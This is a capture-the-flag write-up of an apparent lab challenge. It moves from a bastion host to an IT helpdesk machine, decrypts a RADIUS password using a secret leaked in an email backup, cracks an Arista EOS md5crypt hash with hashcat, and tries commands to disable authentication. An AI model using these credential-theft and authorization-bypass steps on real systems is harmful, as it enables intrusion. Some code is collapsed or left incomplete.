From the challenge description, we could read two major characters Olivia and m4pl3. There is a hint in the challenge description; reading one possible password of m4pl3 could be syrup.
Last login: Sun Feb  5 08:13:41 2023 from 128.189.162.194

       __|  __|_  )
       _|  (     /   Amazon Linux 2 AMI
      ___|\___|___|

https://aws.amazon.com/amazon-linux-2/
14 package(s) needed for security, out of 14 available
Run "sudo yum update" to apply all updates.
[saplingctf@ip-10-0-15-77 ~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 02:84:9a:aa:58:de brd ff:ff:ff:ff:ff:ff
    inet 10.0.15.77/20 brd 10.0.15.255 scope global dynamic eth0
       valid_lft 3154sec preferred_lft 3154sec
    inet6 fe80::84:9aff:feaa:58de/64 scope link
       valid_lft forever preferred_lft forever
[saplingctf@ip-10-0-15-77 ~]$ cat .ssh/known_hosts
[10.0.138.178]:12345 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKl+ZqnOze97Xg+aMswh8piTLgK4fZyY7FOxntCZqR/38ujqWt66xteRtCEyMyNBzFplGg3Ajuv9oo1o9JV0k+Q=
[saplingctf@ip-10-0-15-77 ~]$
By logging into the bastion host, we awarded that the bastion host locates in a local area network(LAN) classified as a class A private network per RFC 1918. Given the address space of such a vast network segment, we checked clues of remote hosts on the bastion host instead of scanning the whole network. We found a host [10.0.138.178]:12345 from the know_hosts file.
Starting Nmap 6.40 ( http://nmap.org ) at 2023-02-05 08:22 UTC Nmap scan report for ip-10-0-138-178.ca-central-1.compute.internal (10.0.138.178) Host is up (0.00035s latency). Not shown: 65533 closed ports PORT STATE SERVICE 111/tcp open rpcbind 12345/tcp open netbus
Nmap done: 1 IP address (1 host up) scanned in 10.16 seconds [saplingctf@ip-10-0-15-77 ~]$ nmap -Pn -sC -sV -p111,12345 10.0.138.178
Starting Nmap 6.40 ( http://nmap.org ) at 2023-02-05 08:24 UTC Nmap scan report for ip-10-0-138-178.ca-central-1.compute.internal (10.0.138.178) Host is up (0.00049s latency). PORT STATE SERVICE VERSION 111/tcp open rpcbind 2-4 (RPC #100000) | rpcinfo: | program version port/proto service | 100000 2,3,4 111/tcp rpcbind |_ 100000 2,3,4 111/udp rpcbind 12345/tcp open ssh OpenSSH 7.4 (protocol 2.0) | ssh-hostkey: 2048 17:b1:9e:37:25:64:01:68:f5:d5:f9:2c:34:74:98:8a (RSA) |_256 f4:31:75:06:a6:b0:c6:36:0e:a4:78:f2:a5:bf:4c:92 (ECDSA)
Service detection performed. Please report any incorrect results at http://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 11.27 seconds [saplingctf@ip-10-0-15-77 ~]$
We delivered a TCP port discovery scan of the target machine, finding two open ports: 111 and 12345. We then had a service discovery scan targeting the abovementioned ports. The result shows a rpcbind daemon on port 111 and an ssh daemon on port 12345. We planned to perform a UDP scan as well. However, we failed to run nmap in privileged mode as the nmap binary doesn’t carry root capabilities.
1
2
3
4
5
6
7
8
9
[saplingctf@ip-10-0-15-77 ~]$ nmap -Pn -sT -sU -p- --min-rate 6000 10.0.138.178
You requested a scan type which requires root privileges.
QUITTING!
[saplingctf@ip-10-0-15-77 ~]$ nmap --privileged -Pn -sT -sU -p- --min-rate 6000 10.0.138.178

Starting Nmap 6.40 ( http://nmap.org ) at 2023-02-05 08:35 UTC
socket troubles in Init: Operation not permitted (1)
[saplingctf@ip-10-0-15-77 ~]$ getcap $(which nmap)
[saplingctf@ip-10-0-15-77 ~]$
First move
We’ve already found one credential from the reconnaissance: m4pl3:syrup. As there are few options to access the discovered remote host, we tried the abovementioned credential and succeeded.
m4pl3@10.0.138.178's password: Last login: Sat Feb 4 01:33:32 2023 from ip-10-0-15-77.ca-central-1.compute.internal
__| __|_ ) _| ( / Amazon Linux 2 AMI ___|\___|___|
https://aws.amazon.com/amazon-linux-2/ 14 package(s) needed for security, out of 14 available Run "sudo yum update" to apply all updates. [m4pl3@IT_Helpdesk08 ~]$ls EmailBackups.db [m4pl3@IT_Helpdesk08 ~]$
Instantly, we found a file in the home folder of m4pl3 with an exciting name suggesting it was a backup of emails, probably covering meaningful conversations involving sensitive information. We downloaded the backup file to the local workstation for further analysis.
m4pl3@127.0.138.178's password: receiving incremental file list EmailBackups.db
sent 43 bytes received 177,380 bytes 27,295.85 bytes/sec total size is 259,072 speedup is 1.46 [skid.t@BlackArch workspace]$
With file format identification, the downloaded file is a sqlite3 database dump. Therefore, we inspected the file with the sqlite3 command line tool, finding only one table with the name email in the database dump. We then checked the table schema and started reading emails.
[skid.t@BlackArch workspace]$ rafind2 -i EmailBackups.db
0x00000000 1 SQLite 3.x database
[skid.t@BlackArch workspace]$ sqlite3 EmailBackups.db
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> .tables
email
sqlite> .schema email
CREATE TABLE email(
         FROM_NAME TEXT,
         TO_NAME TEXT,
         SUBJECT TEXT,
         THREADCTR INTEGER,
         ATTACHMENT TEXT,
         ATTACHMENT_NAME TEXT,
         BODY TEXT
      );
sqlite> select * from email limit 1;
Zhang, Lily|Bergeron, Liam|recommendations for LA|0|||Liam,\n\nI’m planning a short getaway to LA in April - where did you stay when you visited? Any recommendations?\n\nThx,\nLily
sqlite> select * from email limit 1 offset 1;
m4pl3|Pierre, Olivia|Tustin Jrudeau’s Twitter Account|0|||Olivia,\n\nI understand that PM Jrudeau is only using Twitter DMs to talk about poutine vs chili cheese fries with POTUS. Yes, and to share dog pictures, but this is still very concerning. Surely you can get him to at least change his password?\n\nCheers,\n\nm4pl3
sqlite> select * from email limit 1 offset 2;
Bergeron, Liam|Zhang, Lily|recommendations for LA|1|b'/9j/4AAQS *** SKIP *** L7Zv/p/+6pUqUbYaP//Z'|hollywood.jpeg|We stayed at the Hotel California.  It was a lovely place. I had a hard time leaving at the end.\n\nMake sure to check out the Hollywood sign while you’re there.  I think I got a pretty good shot of it, if I do say so myself.\n\nCheers,\nLiam
sqlite>
Digging into the emails
The attachment column is annoying, as it’s either empty or too long. Therefore, we rewrote our SQL query, precluded the attachment column, and kept reading the emails. Surprisingly, an IT guy sent the RADIUS server shared secret in his email with offset 19 as per the request from his college, who attached a pcap formatted network dump to her email with offset 13.
1
2
3
4
5
sqlite> select FROM_NAME, TO_NAME, SUBJECT, THREADCTR, ATTACHMENT_NAME, BODY from email limit 1 offset 13;
Bergeron, Liam|Zhang, Lily|Health Check Service isn’t working|0|healthcheck.pcap|Lily,\n\nCan you take a look at what’s going on here? The health check service seems to have stopped working. I can see it log in, but it’s not returning anything. I took a packet capture of what it’s doing and attached it to this email.\n\nThanks!\n\nLiam
sqlite> select FROM_NAME, TO_NAME, SUBJECT, THREADCTR, ATTACHMENT_NAME, BODY from email limit 1 offset 19;
Bergeron, Liam|Zhang, Lily|Health Check Service isn’t working|2||No time to call... up to my waist in support tickets. Password is "UniformBravoCharlie", like our school. Get it?
sqlite>
With previous observation, the content of the attachment column when it’s not empty are base64 encoded strings in python byte string format. Under this ground, we’d like to extract all the attachments in this database dump through a short python script.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
#!/usr/bin/env python3
import sqlite3 import base64
db = sqlite3.connect("EmailBackups.db") query = db.execute("select ATTACHMENT, ATTACHMENT_NAME from email where ATTACHMENT is not ''") attachments = query.fetchall() for attachment in attachments: content = attachment[0] filename = attachment[1] data = base64.b64decode(content[2:-1]) print(f"Extracted: {filename}") withopen(filename,"wb") as file: file.write(data)


The script extracted a few pictures and a pcap network dump. We examed the photos with no helpful information found, then inspected the pcap file with Wireshark. Within the network dump, there is an ARP request-response pair, a TCP stream for an ssh session, and a UDP request-response pair representing RADIUS authentication.
Lets break codes
We inspected the TCP stream for the ssh session. However, we found nothing helpful because of the unavailability of a practical solution for the discrete logarithm problem, which breaks the diffie-hellman exchange. We then inspected the RADIUS authentication and noticed the authenticator, the username in plaintext and the encrypted password in the access request package. Though the password is encrypted, the username is in plaintext, which is unusual for a security-related protocol through unprotected channels. Therefore we did a few searches on the RADIUS protocol and found an article in the reference part of the Wikipedia page of the protocol, advocating an analysis of the RADIUS authentication protocol. In the analytic article, we found a detailed explanation of how encryption works for the password. It reads that password plaintexts are divided into 16 bytes blocks with padding zeros. The authenticator in the request is randomly generated and acts like an initial vector for the ciphertext, essential to the key derivation of the first 16 bytes block. Each block’s key is derived from the shared secret appending the ciphertext of the previous block or the initial vector for the first block, then processed by the MD5 hash function resulting in a 16-byte block. To encipher or decipher the password, encryption cipher of the password XOR the key with plaintext or ciphertext. With this knowledge and the leaked shared secret, we developed the following script and decrypted the password, appleaday. Up to now, we have obtained a new credential healthcheck:appleaday.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
#/usr/bin/env python3
import hashlib
IV = b'\x6f\xb6\xb0\x3c\x75\x94\x5c\x1d\x77\x2a\xda\xbd\x8d\x2f\xb8\x57' ciphertext = b'\x79\x14\xaa\xa8\xfa\x2a\xeb\xd2\xa9\xa5\x82\xed\x71\xd1\x41\x14' secret = b'UniformBravoCharlie'
h = hashlib.new("md5") h.update(secret+IV) key = h.digest()
With the new credential in hand, we tried remote login to the RADIUS server and the IT helpdesk computer with it. Unfortunately, neither of them accepted the abovementioned credential and gained us access. We then tried login into the sender of the RADIUS access request with the address 10.0.133.172, which led to a positive result and an EOS cli shell promoted.
1
2
3
4
5
6
7
8
9
10
[saplingctf@ip-10-0-15-77 ~]$ ssh -l healthcheck 10.0.133.172
The authenticity of host '10.0.133.172 (10.0.133.172)' can't be established.
ECDSA key fingerprint is SHA256:IhAhygQynYJUGrbYYIIEzt6A4HJxLP7QgAUk+bZvl6Q.
ECDSA key fingerprint is MD5:f1:f1:a2:d8:d8:53:fa:5c:8a:b7:74:77:31:23:81:17.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.133.172' (ECDSA) to the list of known hosts.
Password:
Last login: Sat Feb  4 02:22:36 2023 from 10.0.138.178
Please register for a CVaaS account at https://www.arista.io/cv!
ubc-cloudeos-02#
We needed to familiarize ourselves with the EOS cli shell. Therefore, we accessed the web version of the user manual, which provided a few example commands. We decided to learn by practice that typing the example commands and executing them in the EOS shell. Unfortunately, the first example command is about configuration, and the current credential isn’t authorized to run it. Then the second example command is rejected by its incompleteness. It was interesting to witness an example command rejected by incompleteness, which drives us to read the help message of the show running-config command.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
ubc-cloudeos-02#configure
% Authorization denied for command 'configure'
ubc-cloudeos-02#show running-config interface ethernet 1-5
% Incomplete command
ubc-cloudeos-02#show running-config ?
  all         Configuration with defaults
  detail      Detail configuration with defaults
  diffs       Differences from startup-config
  digest      Display message digest of running-config
  interfaces  Filter config to include only the given interfaces
  sanitized   Sanitized Output
  section     Display sections containing matching commands
  >           Redirect output to URL
  >>          Append redirected output to URL
  |           Command output pipe filters
  <cr>
The first suggested subcommand of show running-config is all, which took our attention. Therefore, we executed it and found a credential with hashed password in md5crypt format. We cracked the credential with the RockYou password list and recovered the plaintext password: emergency:helpful.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
ubc-cloudeos-02#show running-config all
! Command: show running-config all
! device: localhost (vEOS, EOS-4.29.0F-cloud)
!
! boot system flash:CloudEOS.swi
!
*** SKIP ***
username emergency privilege 2 role priv-debug secret 5 $1$b1J//0fv$YvezPUV2k2Tbq7YfFMWNb1
*** SKIP ***
ubc-cloudeos-02#
Connection to 10.0.133.172 closed.
[saplingctf@ip-10-0-15-77 ~]$ logout
Connection to 3.96.177.188 closed.
[skid.t@BlackArch workspace]$ hashcat -m 500 -a 0 hash.txt -o found.txt /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
*** SKIP ***
[skid.t@BlackArch workspace]$ cat found.txt
$1$b1J//0fv$YvezPUV2k2Tbq7YfFMWNb1:helpful
Emergency
We experienced a few command rejections in the previous step with insufficient authorizations. As the username suggests, the new credential may gain us more advanced access. We tried a few commands like bash and exec. However, we still needed more authorizations to execute general shell commands. Luckily, we could access the configurations with the emergency credential and found authorization-related items. We tried to disable all command-related authorization requirements. We also attempted multiple approaches to gain permissions, including enabling root login without a password, changing the root password, and undermining the login credential checks for all users. Unfortunately, the change of configuration is unauthorized as well.
1
2
3
4
5
6
7
8
9
10
ubc-cloudeos-02#configure
ubc-cloudeos-02(config)#no aaa authorization commands all default
% Authorization denied for command 'no aaa authorization commands all default'
ubc-cloudeos-02(config)#no aaa authorization config-commands
% Authorization denied for command 'no aaa authorization config-commands'
ubc-cloudeos-02(config)#aaa root nopassword
% Authorization denied for command 'aaa root nopassword'
ubc-cloudeos-02(config)#aaa authentication login default none
% Authorization denied for command 'aaa authentication login default none'
ubc-cloudeos-02(config)#
After checking the manual of EOS, we learned that EOS practices a role-based access control. The emergency credential is assigned as the priv-debug role with plenty of prohibitions. Though it is the first time we have encountered EOS, we strongly felt that the current emergency credential could not perform write operations, either updating configurations or modifying mounted filesystems by reading the role rules.
Under this circumstance, we might have to escalate access privileges to probably network-operator or even network-admin. We spent plenty of time discovering whether there were misconfigurations that could lead to privilege escalation and figured nothing. It could be one of the worse conditions for finding unpatched vulnerabilities of EOS itself and developing an exploit to continue. With heads without any clue, we re-read the role policies and found that file printing commands like more and less were also prohibited. This is strange as commands like diff could also print arbitrary files if we could find another without any common line compared to the target file. We played around a bit with the diff command and the dir command, which lists the contents of a dictionary and found a public key file in the root directory with one-line content that probably differs from most other files. With the newly discovered pub key file, we started printing any text file we could find and hoped there a further clues.
We read most of the text files and found nothing helpful. After a period of frustration, we noticed that the dir command reported the root directory as flash:/, similar to the combination of a Unix path and a Windows drive letter. Therefore, we accessed the help message of dir and figured out that the identifier before the colon refers to a filesystem. And also, there were a few other filesystems that existed.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
ubc-cloudeos-02#dir ?
  all-filesystems           List files on all filesystems
  certificate:              The file or directory or interest
  checkpoint:               The file or directory or interest
  extension:                The file or directory or interest
  file:                     The file or directory or interest
  flash:                    The file or directory or interest
  ssh-auth-principals-cmd:  The file or directory or interest
  ssh-ca-key:               The file or directory or interest
  ssh-host-cert:            The file or directory or interest
  ssh-revoke-list:          The file or directory or interest
  sslkey:                   The file or directory or interest
  system:                   The file or directory or interest
  /all                      List all files, including hidden files
  /recursive                List files recursively
  <cr>

ubc-cloudeos-02#dir
FS traverses and the flag file
We started inspecting the filesystems one by one: certificates, nothing special; checkpoint, it’s empty; and all the way to file, where we surprisingly found a typical FHS layout.
dr-x 3040 Jan 24 20:08 bin dr-x 234 Oct 13 2022 boot drwx 3000 Jan 24 20:09 dev drwx 1360 Feb 4 00:46 etc drwx 60 Jan 24 20:08 export drwx 120 Jan 27 02:10 home dr-x 180 Oct 13 2022 lib dr-x 980 Jan 24 20:08 lib64 drwx 3 Apr 11 2018 media drwx 80 Jan 24 20:08 mnt drwx 0 Jan 24 20:08 monitor drwx 43 Oct 13 2022 opt drwx 100 Jan 24 20:08 persist dr-x 0 Jan 24 20:08 proc dr-x 80 Jan 24 22:13 root drwx 299 Oct 13 2022 rootfs-i386 drwx 1540 Jan 27 08:48 run dr-x 100 Jan 24 20:08 sbin drwx 3 Apr 11 2018 srv dr-x 0 Jan 24 20:08 sys drwx 160 Feb 8 13:14 tmp drwx 140 Oct 13 2022 usr drwx 140 Jan 24 20:08 var
1191317504 bytes total (1072979968 bytes free) ubc-cloudeos-02#
With a vast amount of joy, we unhesitantly inspected the home folder, finding most of the home folders for various credentials were accessible but empty. With doubt about whether we were on the right track, we read the help message of the dir command again and found a /all option that enlists the hidden files. We then re-inspected the home folders with the abovementioned option.
ubc-cloudeos-02#dir /all file:home/ec2-user
Directory of file:/home/ec2-user

       -rw-         496           Jan 27 08:54  .bash_history
       -rw-          17           Jan 24 20:09  .bash_logout
       -rw-         193           Jan 24 20:09  .bash_profile
       -rw-         231           Jan 24 20:09  .bashrc
       -rw-           0           Jan 24 20:09  .dircolors
       -rw-          42           Jan 27 07:08  .lesshst
       drwx          60           Jan 24 20:09  .ssh

1191317504 bytes total (1072992256 bytes free)
ubc-cloudeos-02#dir /all file:home/m4pl3/
Directory of file:/home/m4pl3

       -rw-          17           Jan 24 22:16  .bash_logout
       -rw-         193           Jan 24 22:16  .bash_profile
       -rw-         231           Jan 24 22:16  .bashrc
       -rw-           0           Jan 24 22:16  .dircolors
       drwx          60           Jan 25 05:26  .secret
       drwx          60           Jan 24 22:16  .ssh

1191317504 bytes total (1072992256 bytes free)
ubc-cloudeos-02#dir /all file:home/m4pl3/.secret/
Directory of file:/home/m4pl3/.secret

       -rw-          54           Jan 25 05:26  flag

1191317504 bytes total (1072992256 bytes free)
Finally, we found skeleton files in the user folders: positive response. We inspected the folders one by one until the home folder of m4pl3, which contained a hidden folder, went by secret. We examined the secret folder and found a file named flag. Until this stage, we eventually had relief that the flag was on the horizon. We then printed the flag, which was an URL described in the challenge’s description.
The Arista challenge is generally innovative for general university students with a computer science background, as it requires some basic understanding of computer systems and fundamental script programming skills, which are covered in school courses. More importantly, it can be managed without massive prerequisite knowledge in technical details; but one could succeed with handy skills to find and read the fascinating manuals and solve problems.